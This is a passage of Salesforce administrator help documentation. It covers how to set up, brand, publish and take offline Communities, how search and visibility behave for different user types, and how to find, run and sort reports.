`Preview`	Customization of the community isn't complete and it has never been published. Once you publish, you can't go back to `Preview` status. Users with "Create and Manage Communities" can access communities in `Preview` status if their profile or permission set is associated with the community. They can also share a link to these communities with users whose profiles or permission sets are associated with the community. No welcome emails are sent even if `Send welcome email` is selected. **Note:** If your organization's access to Communities is suspended for non-payment of fees due, all of your communities are taken offline, including those in `Preview` status. When Communities is enabled again, all communities are in `Offline` status. You can publish these communities, but can't return them to `Preview` status.
`Offline`	The community was previously `Published` but was taken offline. You may want to take a community offline if you need to: • Add or remove members • Add, remove, or change the order of tabs • Change the color scheme • Change the community URL Users with "Create and Manage Communities" can still access the setup for `Offline` communities regardless of membership. Members see an error page if they attempt to access `Offline` communities, but they still appear in the drop-down as *`Community Name`* `(Offline)`.
`Published`	The community is published and available to members. Welcome emails are sent to new members if `Send welcome email` is selected.

Customizing Communities
Taking a Community Offline

Adding Members to Your Community

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	“Create and Manage Communities”

Manage community membership by adding profiles and permission sets during the setup process. Using profiles and permission sets, you can:

- Easily grant or remove access for groups of users. Once you add a profile or permission set, all users assigned to that profile or permission set become members of the community.
- Enforce a membership policy. New users added to a profile or permission set that is already associated with a community automatically gain access.

Permission sets allow added flexibility for adding members. You can grant community access to a subset of users from the same profile, without needing to clone the profile.

Standard, Chatter, and portal profiles can be added to communities; Chatter customers, from private groups with customers, can’t be added to communities even if they’re assigned permission sets that are associated with communities.

Note: Profiles and permission sets associated with communities can’t be deleted from Salesforce. You must remove the profiles or permission sets from the communities first.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Click **Members**.
3. To add profiles:
    a. To filter profiles, select a profile type from the drop-down menu. To search for a specific profile, enter a search term and click **Find**.

       Search returns profiles for the selected filter.
    b. Select the user profiles you want to allow access to your community. Press CTRL to select multiple profiles.
    c. Click **Add**. To remove a profile, select it and click **Remove**.

       If you remove a profile from a community, users with that profile lose access to the community, unless the users are assigned permission sets or other profiles that are still part of the community. Their posts and comments still appear.
4. To add permission sets:
    a. To search for a specific permission set, enter a search term and click **Find**.
    b. Select the permission sets you want to allow access to your community. Press CTRL to select multiple permission sets.
    c. Click **Add**.

       If you remove a permission set from a community, users with that permission set lose access to the community, unless the users are associated with profiles or other permission sets that are still part of the community. Their posts and comments still appear even after they lose access.
5. Click **Save**.

If the community is `Published` and welcome emails are enabled, users with the profiles or permission sets you added receive a welcome email. The welcome email includes a username and a change password link if it is sent to an external user who hasn't logged in to a portal or community yet.

When the community is `Published`, welcome emails are sent and the community is discoverable by members. When a community is in `Preview` status, only members with the login URL can view the community. If a community is `Offline`, only users with the "Create and Manage Communities" permission can access it through the Community menu, regardless of membership.

There are additional options for granting access to your community:

- Enable self-registration so that external users can register on their own
- Enable authentication providers, such as Facebook, so that external users can log into the community without creating an account

For more information, see Customizing Communities Login.

See Also:

Customizing Communities

Adding Tabs to Your Community

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

After you identify the features you want your community members to see, you can expose those features by choosing the corresponding tabs during setup. Remember that profiles control access to tabs, so some tabs you choose may be hidden for profiles associated with the community. In that case, you'll need to manually expose the tabs in the profile so that those users can see the tabs in the community.

Keep in mind that the tabs you enable should be required for the type of activity you're performing in this community, whether it be sharing accounts and opportunities with your partners or sharing cases and solutions with customers who need support. You don't want to clutter your community with tabs that users don't really need.

Note: Chatter Free users in your community won't see any tabs except the Chatter tab.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Click **Tabs**.
3. Select the tabs to include in your community from the Available Tabs list. Press CTRL to select multiple tabs.
4. Click **Add** to add the tab. To remove a tab, select it in the Selected Tabs list and click **Remove**.
5. Click **Up** or **Down** to change the order that the tabs display.

   The tab at the top of the list is the landing tab for the community. When users access the community, it will be the first tab they see.

Note: If any user doesn't have access to the landing tab and Chatter is disabled, we show them the Home tab. If Chatter is enabled, we show the Chatter tab.

6. Click **Save**.

Customizing Communities
Renaming the Chatter Tab

Renaming the Chatter Tab

Most likely, many of your community members will use the Chatter tab as their home base. You can customize it to meet your company's branding.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To rename the Chatter tab:	"Customize Application" OR "View Setup and Configuration" AND Be designated as a translator

The Chatter tab is the fastest way for your community members to see what's most important to them: activity feeds, groups, bookmarks, files, and more. Many of your community members will most likely use the Chatter tab as their home base. Customize the name of the Chatter tab in your community to match your company branding—for example, you can use your company's name or any other name that would be recognizable to your members.

1. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
2. Select your default language from the `Select Language` drop-down list at the top of the page.
3. Under Chatter Tabs in Communities, click **Edit** next to the community you want to edit.
4. Type the singular and plural versions of your preferred tab name, for example, Partner and Partners. Select `Starts with a vowel sound` if appropriate.
5. Click **Save**.

Branding Your Community

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	“Create and Manage Communities”

Customize the look and feel of your community by adding your company logo, colors, and copyright. This ensures that your community matches your company’s branding and is instantly recognizable to your community members.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Click **Branding**.
3. Use the lookups to choose a header and footer for the community.

   The files you’re choosing for header and footer must have been previously uploaded to the Documents tab and must be publicly available. The header can be .html, .gif, .jpd, or .png. The footer must be an .html file. The maximum file size for .html files is 100 KB combined. The maximum file size for .gif, .jpg, or .png files is 20 KB. So, if you have a header .html file that is 70 KB and you want to use an .html file for the footer as well, it can only be 30 KB.

   The header you choose replaces the Salesforce logo below the global header. The footer you choose replaces the standard Salesforce copyright and privacy footer.
4. Click **Select Color Scheme** to select from predefined color schemes or click the text box next to the page section fields to select a color from the color picker.

   Note that the colors selected impact your community login page as well.

Color Choice	Where it Appears
Header Background	Top of the page, under the black global header. If an HTML file is selected in the Header field, it overrides this color choice. Top of the login page.
Page Background	Background color for all pages in your community, including the login page.
Primary	Tab that is selected.
Secondary	Top borders of lists and tables. Button on the login page.
Tertiary	Background color for section headers on edit and detail pages.

5. Click **Save**.

Customizing Communities

Customizing Communities Login

Customize the look and feel of your community login page, from the logo and footer to login options for external users.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

The colors used on the login page are inherited from the community branding color scheme. You can customize these other elements of the page.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Click **Login Page**.
3. Upload a logo for the community login page header.

   The file can be .gif, .jpg, or .png. The maximum file size is 100 KB. Images larger than 250 pixels wide or 125 pixels high aren't accepted. Uploading a logo automatically creates a Communities Shared Document Folder on the Documents tab and saves the logo there. Once created, you can't delete the folder.

   The header logo displays at the top left of the login page.
4. Enter custom text for the community login page footer, up to a maximum of 120 characters.

   The footer displays at the bottom of the login page.
5. Choose the login options to make available to external users on the community login page.

   External users are users with Community, Customer Portal, or partner portal licenses.

Login Options for External Users	What Displays on the Login Page
Username and password to log in to `Organization Name`	The option to log in using the username and password that the user was assigned for the community. This is the default login option.
SAML for single sign-on This option is available only if your organization has successfully set up both of the following. • SAML settings for single sign-on, which enables login to Salesforce using your corporate identity provider. • A custom Salesforce domain name, which changes the application URLs for all of your pages, including login pages. Contact Support if you need to enable My Domain. You can offer users multiple SAML single sign-on options if you **Enable Multiple Configs** from Setup, in **Security Controls** > **Single Sign-On Settings**. If you already had SAML enabled and you then enable multiple SAML configurations, your	The option to **Log In with Single Sign-On** using the user's SAML single sign-on identity. If you have enabled multiple SAML single sign-on options, each login button displays labeled with the SAML configuration's `Name` field.

Login Options for External Users	What Displays on the Login Page
existing SAML configuration is automatically converted to work with multiple additional configurations.	
External authentication providers These options are available if you enable them from Setup, in **Security Controls** > **Auth. Providers**.	The option to log in using credentials from an external service provider such as Facebook©, Janrain©, or Salesforce.
Self-registration Rather than relying solely on community administrators to add members, you can `Allow external users to self-register`. When your organization enables Communities, a default set of self-registration Visualforce pages and associated Apex controllers are created. **Important:** You must specify in the default controller which profiles, roles (required for external users with partner portal or Partner Community licenses), and account the self-registration process should assign users to. The self-registration feature won't work until you specify these details.	A **Not a member?** link that directs external users to the self-registration page.

6. Click **Save**.

Your selected login options will be visible to all users on the login page. However, they're valid only for external users. Internal users who try to use these options will get a login error. They must use the link that directs employees to **Log in here** and log in with their Salesforce username and password.

Customizing Communities

Customizing Communities Email

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

You can customize email sender information, Chatter email branding, and templates in your community emails. You can perform customizations in either the user interface or the Network object in Salesforce APIs.

1. Click **Customize** > **Communities** > **Manage Communities**, then click **Edit** next to the community name.
2. Click **Emails**.
3. Enter custom values for the email sender's name and address to replace the default values.

Note: If you change the sender's email address, we send a verification email to the new address. The change is pending, and we continue to use the existing address while we await verification. The requested address doesn't take effect until you click the confirmation link in the email, which is valid for 72 hours. If verification is already pending for a new email address and you specify a different new address, we retain the latest value and use that for verification.

4. Customize what displays in the footer of community Chatter emails.

   Important: Both a logo and email footer text are required. Keep in mind that:

   - All Chatter emails display the Chatter logo and salesforce.com information by default unless you replace them with your organization's own logo and information.
   - If you previously customized the logo or footer text and want to restore the default values, use the API to set these fields to `null`.

   a. Choose a logo to replace the default Chatter logo.

      The logo must be an existing document in the Documents tab and must be marked `Externally Available Image`. Images with a maximum size of 150 x 50 pixels on a transparent background work best.

   b. Enter custom text to replace the default footer text, up to a maximum of 1,000 characters.

      The default text includes salesforce.com's name and physical address. We strongly recommend including your organization's physical address to comply with applicable anti-spam laws.

   c. Click **Preview** before saving to make sure your changes display properly in a sample Chatter email.

      If your web browser blocks popup windows, you won't be able to view the preview window.

5. Select `Send welcome email` to send email to users when they're added to the community.
   Welcome emails are sent when:

   - A community changes from `Preview` status to `Published` status. Emails are not sent when a community is in `Preview` or `Offline` status.
   - An administrator adds a new profile or permission set to a `Published` community.
   - A user is assigned a profile or permission set that is part of a `Published` community.

   Note: If a profile or permission set is part of multiple communities, users with that profile or permission set receive a welcome email from each community.

6. Use the default email templates or use the lookups to select different templates for welcome emails to new community members, forgotten password emails, and notification emails about reset passwords. If your organization uses email templates to submit case comments, you can select a template (none is provided by default).

   You can customize any default template.

   Note: If you customize the contents of an email template, we recommend that you use the `{!Community_Url}` merge field. This custom merge field populates the unique URL for a community, ensuring that emails to users contain URLs with the correct parameters and direct users to the appropriate community to log in or change a password.

7. Click **Save**.

Another way to customize community emails is to use these fields on the API Network object.

- `CaseCommentEmailTemplateId`—ID of the email template used when submitting a comment on a case.
- `ChangePasswordEmailTemplateId`—ID of the email template used when notifying a user that their password has been reset.
- `EmailFooterLogoId`—ID of the Document object that displays as an image in the footer of community Chatter emails.
- `EmailFooterText`—Text that displays in the footer of community Chatter emails.
- `EmailSenderAddress`—Read only. Email address from which community emails are sent.
- `EmailSenderName`—Name from which community emails are sent.
- `ForgotPasswordEmailTemplateId`—ID of the email template used when a user forgets their password.
- `NewSenderAddress`—Email address that has been entered as the new value for `EmailSenderAddress` but has not been verified yet. After a user has requested to change the sender email address and has successfully responded to the verification email, the `NewSenderAddress` value overwrites the value in `EmailSenderAddress`. This becomes the email address from which community emails are sent.
  - ◊ If verification is pending for a new email address and you set `NewSenderAddress` to null, this cancels the verification request.
  - ◊ `NewSenderAddress` is automatically set to null after `EmailSenderAddress` has been set to the new verified address.
  - ◊ If verification is pending for a new email address and you specify a different new address for this field, only the latest value is retained and used for verification.
- `OptionsSendWelcomeEmail`—Determines whether a welcome email is sent when a new user is added to the community.
- `WelcomeEmailTemplateId`—ID of the email template used when sending welcome emails to new community members.

Customizing Communities

Publishing Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

Publishing a community makes it visible to members. If you want to customize it further after publishing, you can do so while the community is published or take the community offline. Keep in mind that once you publish, everything in the community is visible to members. Be sure to finish all major customizations while in `Preview` status.

Note: If welcome emails are enabled, an email with a link to the community is sent to each member when the community is published. For any members from outside the company who don't have a password or use single sign-on, the welcome email includes a link to set their password and security question.

An external user with access to multiple communities within one organization uses the same login credentials for all communities.

1. Go to the Community settings page:
   a. Click **Customize** > **Communities** > **Manage Communities**.

b. Click **Customize** next to the community name.

2. Click **Publish**.
   Your community is online.

Taking a Community Offline

Taking a Community Offline

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

User Permissions Needed	
To create, customize, or publish a community:	"Create and Manage Communities"

You may want to take a community offline if you need to:

- Add or remove members
- Add, remove, or change the order of tabs
- Change the color scheme
- Change the community URL

1. To take a community offline, go to the Community Settings page:
   a. Click **Customize** > **Communities** > **Manage Communities**.
   b. Click **Customize** next to the community name.
2. Click **Take Offline**.
   Your community is offline.
   When a community is offline, members still see it in the menu, but can't access it unless they have the "Create and Manage Communities" permission.

Search Behavior in Communities

In general, searches within a community return results specific to that community. Search behavior also depends on whether Chatter is enabled in your organization.

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

If Chatter is enabled in your organization, global search and contextual feed search are enabled by default in all communities. If Chatter isn't enabled, sidebar search is enabled in all communities. With global search, users can search for records, files, people, groups, topics, and feed posts and comments. Feed search ( ) is helpful when users want to look for information in a specific feed context, such as in groups, on a user's profile, in a record feed, or in the community feed. Sidebar search doesn't support searches for items specific to Chatter, such as feeds, groups, files, topics, and user profiles. For detailed information about global search, feed search, and sidebar search behavior, refer to the online help.

Search behavior in communities is different from searches in the internal organization:

- In general, searches within a community return matches from within the community. To find items from a different community, users must leave the current community and search from within the other community.
- In search results in a community, users can see what they have access to through their profiles or permission sets in addition to what is explicitly shared with them in the community. This may include internal company content and records not explicitly shared in the community. For example, if the user's profile allows access to account information, and the accounts tab isn't made visible in the community, the user is able to access account information from their search results.
- Search results for records and files are not limited to data made visible within the community. Record search results include all the records a user has access to across all communities, including the internal organization's records if they have access. In file searches, users can see:
  - ◊ Files they own
  - ◊ Files shared with them directly
  - ◊ Files they have access to in a library
  - ◊ Files that are posted to a record they have access to
  - ◊ Files that are posted to groups or shared with that community
- To enable search result filters for an object in a community, the administrator must enable them for that object from within the internal organization.

Who Can See What in Communities

Available in: **Unlimited**, **Developer**, **Enterprise** Editions

Communities contain various types of users who require varying levels of access. What a user sees depends upon their user type and which tabs the administrator selects when creating the community. The behavior outlined below also does not take into account updates to your sharing model or user sharing.

	Administrator or Salesforce user with "Create and Manage Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Manage communities in Salesforce	Can create, customize tabs and branding, add or remove members, and publish or take offline. User must also have the "Customize Application" permission to create or customize communities.	No	No
Global Header	The drop-down in the global header shows a list of communities the user created or has access to. Also links back to their internal organization. Can access setup for all communities regardless of status. Can see communities in `Preview` status.	The drop-down in the global header shows a list of communities the user created or has access to. Also links back to their internal organization. Can't access communities in `Offline` status. Can see communities in `Preview` status if a link is provided.	The drop-down in the global header shows a list of communities the user has access to. Can't access communities in `Offline` status. Can see communities in `Preview` status if a link is provided.
`Your Name` menu in Global Header	Same as in internal organization.	Same as in internal organization. Chatter Free users see a My Settings menu, an Edit Contact Info menu, and a Logout link. For Chatter Free users, the My Settings menu opens an overlay where they can update location settings, security settings, email settings, and approved connections. These settings apply across the internal organization and all communities that users have access to. This overlay is different from the My Settings page that other internal users see if the organization has enabled the improved Setup user interface.	Can see a My Settings menu, an Edit Contact Info menu, and a Logout link. For external users, the My Settings menu opens an overlay where they can update location settings, security settings, email settings, and approved connections. These settings apply across all communities that users have access to. This overlay is different from the My Settings page that other internal users see if the organization has enabled the improved Setup user interface.
Salesforce Online Help	Can see Salesforce Online Help.	Standard Salesforce user sees Salesforce Online Help. Chatter Free user sees Chatter help.	Not available

	Administrator or Salesforce user with "Create and Manage Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
People	Can see everyone else in the community and vice versa.		
Profiles and people hovers	Can see all contact information fields (such as Title, Work Phone, and Email) on all community members' profiles. In people hovers, user always sees members' Title, Work Phone, and Mobile Phone fields.		Can see all members' First Name, Last Name, and Nickname fields and profile photos, but can only see additional contact information fields that members have chosen to show to external users. By default, Title is shown while all other fields are not. In people hovers, user sees Title, Work Phone, and Mobile Phone fields only if the member has chosen to show them.
Records (such as accounts, leads, opportunities)	Can see records they have access to (based on sharing rules) across all communities and their internal organization.	Standard Salesforce user sees records they have access to (based on sharing rules) across all communities and their internal organization. Chatter Free user doesn't have access to records.	Can see records they have access to (based on sharing rules and permissions) across all communities.
Dashboards and Reports	Can view and create dashboards and reports		Users with Partner Community or partner portal licenses can view dashboards and reports for objects and records that have a private sharing model AND to which the user has access to, regardless of the current community Users with Customer Portal or Customer Community licenses don't have access to dashboards and reports.
User Lookups on records	Can see all users across all communities and their internal organization.		Can see users who are members of all communities that the user is also a member of, and other external users associated with the same external account. Users with partner portal licenses also see the owner of the portal account.

	Administrator or Salesforce user with "Create and Manage Communities" permission	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
			The Recently Viewed Users list in the lookup shows all users accessed across all communities.
Salesforce Knowledge Articles	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the category.	Salesforce Knowledge User License, `Read` permission on the article type, and visibility on the article's category.	Visibility on the article's category.

Chatter Visibility

	Salesforce Administrator	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Groups	Within a community, user can see all groups for that community and join them, but can't see groups from other communities they belong to or their internal organization. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post. Administrators can also control whether users in the organization and external users can create new groups through the "Create and Own New Chatter Groups" user permission.	Within a community, user can see all groups for that community and join them, but can't see groups from other communities they belong to or their internal organization. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post.	Within a community, user can see all groups in the community and join them, but can't see groups from other communities they're a member of. Can create new groups. In groups user is a member of, can post, comment, post files or links, or share someone else's post.
Files	Regardless of the current community, users see Chatter files they own, that are shared with them directly, that they have access to in a library, or that are posted to a record they have access to. Files posted to groups and shared with an entire community can only be viewed in that community.		Regardless of the current community, users see files they own, that are shared with them directly, or that they have access to in a library. Portal users see files posted to records they have access to, unless the record post was marked "Internal Only".

	Salesforce Administrator	**Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)**	**External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)**
Profiles	Can see profiles for all members in the current community.		Can see profiles for all members in the current community. Cannot see profiles of users in the internal organization. Profile visibility enforces user sharing.
Recommendations	User gets people, group, file, and record recommendations for the current community only.		
Activity and Influence	Can see activity statistics and influence for the current community. All activity on records, such as posts and comments, is counted in the user's internal organization and not in the community where the activity occurred.		Can see activity statistics and influence for the current community. All activity on records, such as posts and comments, is not counted in the user's activity statistics and influence.
Email Notifications	Email notification preferences are set by community. Within a community, users can control their Chatter email notifications in their personal settings. Can control email notifications for their internal organization from ***`Your Name`*** > **My Settings** > **Chatter** > **Email Notifications**. Within a community, all users can control group email notifications on each group's page. Chatter personal email digests and group digests are not supported in Communities.	Email notification preferences are set by community. Within a community, standard Salesforce user can control their Chatter email notifications in their personal settings. Can control email notifications for their internal organization from ***`Your Name`*** > **My Settings** > **Chatter** > **Email Notifications**. Chatter Free user can control Chatter emails for their communities under ***`Your Name`*** > **My Settings** > **Email Settings**. The chosen settings apply to the current community. Within a community, all users can control group email notifications on each group's page. Chatter personal email digests and group digests are not supported in Communities.	Email notification preferences are set by community. Within a community, external users can control their Chatter email notifications under ***`Your Name`*** > **My Settings** > **Email Settings**. Portal users can also control group email notifications on each group's page. Chatter personal email digests and group digests are not supported in Communities.

	Salesforce Administrator	Salesforce Community Member (all Salesforce licenses including Chatter Free and Chatter Only)	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Topics	Can see hashtag topics and Chatter topics, including topics in feeds, the topics list, topic detail pages, Trending Topics, and Recently Talked About topics for the current community only.		
Favorites	Can add search, topic, and list view favorites in the current community.		Can add only topic favorites in the current community.

Feeds Visibility

The following table shows what each kind of user can do or see in Chatter Feeds within a community.

	Salesforce Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)
Post on a record	Can post on any records within the community.	Can post on any records within the community to which the user has access.	Can post on any records within the community to which the user has access.
Bookmark a post	Can bookmark posts within the current community. The Bookmarked feed only contains posts from the current community.		
Mention someone	Can mention people specific to the current community. User can't mention an external user on an internal post.		Can mention people specific to the current community.
Share a post (repost)	Can share a post only in the current community.		
Add topics to a post	Can add hashtag topics and Chatter topics to any posts within the current community. Topics are specific to the current community and can't be accessed from another community.		

Search Visibility

Search behavior in communities varies slightly from the search in the internal organization. If Chatter is enabled in your organization, global search and feed search are automatically enabled in communities. If Chatter isn't enabled in your organization, sidebar search is enabled. Chatter-specific items can only be searched via global search or feed search. Search results respect sharing rules for all items by default. The following table describes what each type of user in a community can see in search results.

<table>
<tr><th>Search Results For</th><th>Administrator</th><th>Salesforce Community Member</th><th>External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)</th></tr>
<tr><td>People
Users</td><td colspan="3">People specific to the current community.
Information in hidden fields on a profile is not searchable by other partners and customers in the community, but is searchable by users in the company’s internal organization.
Portal users can’t search for users in the community when sidebar search is enabled.</td></tr>
<tr><td>Groups</td><td colspan="3">Groups specific to the current community.</td></tr>
<tr><td>Files</td><td colspan="2">Visibility in the current community:
Owned files
Files shared with the user in a public or private group
Files shared with the entire community
Visibility in any community:
Files posted on accessible records and record feeds
Salesforce CRM Content library files that the user has access to
Files owned by a user are always visible in search results for that user, regardless of how they were uploaded.</td><td>Visibility in the current community:
Owned files
Files shared with the user in a public or private group
Files shared with the entire community
Visibility in any community:
Files posted on accessible records and record feeds (unless the file posted on the record is marked “Internal Only”)
Salesforce CRM Content library files that the user has access to
Files owned by a user are always visible in search results for that user, regardless of how they were uploaded.</td></tr>
<tr><td>Topics</td><td colspan="3">Topics specific to the current community.</td></tr>
<tr><td>Feeds</td><td colspan="3">Feed posts and comments from within the community where the search is performed.

Global search returns information from all feed contexts. Contextual feed search ( ) returns information from within the context where the search is performed, such as from the feed on a user’s profile, a record, or a group. To find information in the feeds in a different community, search from within that community.</td></tr>
<tr><td>Search Auto-Complete</td><td colspan="3">Recently accessed items specific to the current community.</td></tr>
<tr><td>Records (accounts, contacts, leads, and so on)</td><td>Full visibility for all items across all communities and your internal organization.</td><td>Visibility for all items the user has access to through</td><td>Visibility for all items the user has access to through their user profile or</td></tr>
</table>

Search Results For	Administrator	Salesforce Community Member	External Community Member (Customer Portal, Partner Portal, Partner Community, or Customer Community license)

ANALYZE YOUR SALESFORCE DATA

How Salesforce Analytics Works

Salesforce offers a powerful suite of analytics tools that work together to help you view and analyze your data.

Salesforce analytics consists of several integrated parts:

Report Types on page 2623

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

For example, an administrator can create a report type that shows only job applications that have an associated resume; applications without resumes won't show up in reports using that type. An administrator can also show records that *may* have related records—for example, applications with or without resumes. In this case, all applications, whether or not they have resumes, are available to reports using that type.

Reports

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access.

Dashboards on page 2756

Administrators control access to dashboards by storing them in folders with certain visibility settings. Dashboard folders can be public, hidden, or restricted to groups, roles, or territories. If you have access to a folder, you can view its dashboards.

Follow a dashboard in Chatter to get updates about the dashboard posted to your feed.

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

Folders on page 2726

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

Analytic Snapshots on page 2738

An analytic snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Analytic snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

For example, a customer support manager could set up an analytic snapshot that reports on the open cases assigned to his or her team everyday at 5:00 PM, and store that data in a custom object to build a history on open cases from which he or she could spot trends via reports. Then the customer support manager could report on point-in-time or trend data stored in the custom object and use the report as a source for a dashboard component.

GET STARTED

Get Started with Reports

Set up your reporting environment, use the report builder to create a basic report, and organize your reports to make it easy to find information when you need it. In most cases, you can start with a standard report and customize it to your needs.

You can report on any data you have read or read/write access to. The available data varies depending on your sharing model, but you can almost always report on data owned by or shared with users below you in the role hierarchy, regardless of your sharing model. (Certain sharing models do not allow this.) Salesforce offers two ways to report on information owned by you or users who report to you:

- Some reports have a `View` filter. Choose the “My team's” option, such as “My Team’s Opportunities,” to view data owned by you and users below you in the role hierarchy.
- Some reports, such as opportunity and activity reports, have **Hierarchy** links that allow you to drill down to different data sets based on the role or user hierarchy. If your organization uses territory management, in some reports these links are based on the territory hierarchy.

You can choose to sort the report by record owner or role when customizing the report.

Find a Report

Search for a report by name, description, or who created it or modified it last. Filter, sort, or search within a selected folder to refine your results.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To search for reports:	“Run Reports”
To search for dashboards:	“Run Reports” AND access to dashboard folder

1. On the Reports tab, type in the search box.

   Search looks up all folders. Filters are set to `All Items` and `All Types` to display all of the folder’s contents.

   Salesforce searches these fields: **Name**, **Description**, **Last Modified By**, or **Created By**. Results are based on an exact match of what you typed with those fields.

   If tagging is enabled and added to a custom report or dashboard, search by its tag in the global search box.
2. Refine results using these options:

To refine results by	Do this
Type	Select a filter:

To refine results by	Do this
	• `Reports` • `Dashboards` • `All Types` Type filters don't apply to report templates in standard report folders.
View	Select a filter: • `All Items` • `Recently Viewed` • `Items I Created` • `Items I'm Following` View filters don't apply to report templates in standard report folders.
A selected folder	Select a folder, then type in the search box. Filters are set to `All Items` and `All Types` to display all of the folder's contents.
Sorting	Click ▾ for the column and select **Sort Ascending** or **Sort Descending**. Sorting applies to all items in the list view, including the ones on subsequent pages.

Run a Report

To run a report, find it on the Reports tab and click the report name. Most reports run automatically when you click the name. If you're already viewing a report, click **Run Report** to run it immediately or schedule a future run.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To run reports:	"Run Reports"
To schedule reports:	"Schedule Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

If you don't see any results, check the report for one of these conditions:

- The report didn't return any data. Check your filter criteria to make sure some data is returned.
- Due to field-level security, you don't have access to one of the groupings you selected.
- Your custom summary formula's context didn't match the chart settings. For example, if the formula is calculated for Industry, but the chart doesn't include Industry, no results are returned.
- Your values are out of the range of acceptable values. The maximum value allowed is 999999999999999. The minimum value allowed is -99999999999999.

If your report returns more than 2,000 records, only the first 2,000 records are displayed. To see a complete view of your report results, click **Export Details**.

If your report takes longer than 10 minutes to complete, Salesforce cancels the report. Try the following techniques to reduce the amount of data in your report:

- Filter for your own records, rather than all records.
- Limit the scope of the data to a specific date range.
- Exclude unnecessary columns from your report.
- Hide the report details.

Sort Report Results

Get the Information You Need From the Reports Tab List View

To see the information you want to see about your reports, you can resize, hide, reorder, sort columns, and select the number of records to display in your list view on the Reports tab.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To view the Reports tab:	"Run Reports"

- Customize your list view as follows:

Option	Description
To resize a column	Click and drag its right margin to the preferred size.

Option	Description
To hide a column	Click > **Columns** on any column and deselect the column you want to hide.
To reorder a column	Drag it to where you'd like it to appear.
To sort a column	Click for the column and select **Sort Ascending** or **Sort Descending**. Sorting applies to all items in the list view, including the ones on subsequent pages.
To change the number of records displayed per page	Click in the lower left corner of the list and select the desired setting. You can view 10, 25, 50, 100, or 200 records at a time. When you change this setting, you return to the first page of list results. Once set, however, you view the same number of records throughout the list. The record display setting on the Reports tab doesn't affect list views elsewhere in Salesforce.

Gather Data with Reports

The Report Run Page

The Report Run page lets you control what happens to your report when you run it.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To run reports:	"Run Reports"
To schedule reports:	"Schedule Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

From the report run page, you can:

- Display a Chatter feed of updates and posts about the report.
- View `Report Generation Status`.
- Choose hierarchy options.
- Change top-level groupings using the `Summarize information by` drop-down.
- Change `Time Frame` and `View` options.
- Click **Run Report** to immediately run or schedule the report.
- Click **Show Details** to view all data or **Hide Details** to show only summary information.
- Click **Customize** to open the report in report builder.
- Print or export the report.
- Click **Edit** next to the chart to change its properties, or click **Large**, **Medium**, or **Small** to change its size.
- Sort report results.
- Edit or clear applied filter criteria.
- For summary and matrix reports, filter selected rows by a particular field. Select the rows you want to view, choose a field to group by, then click **Drill Down**. For example, if you created an opportunity report that displays deals by industry, you can select the industries that are doing well and group by `Product Name` to see which products are selling in that industry. Click **Clear** to remove the drill-down filter.

Sort Report Results

Sort a report by the data in a particular column by clicking on that column's heading. Clicking a column header sorts data according to that column's ascending order: text is sorted from A to Z, numerical data is sorted from lowest to highest, and time/date data is sorted from earliest to latest.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To sort report results:	"Run Reports"

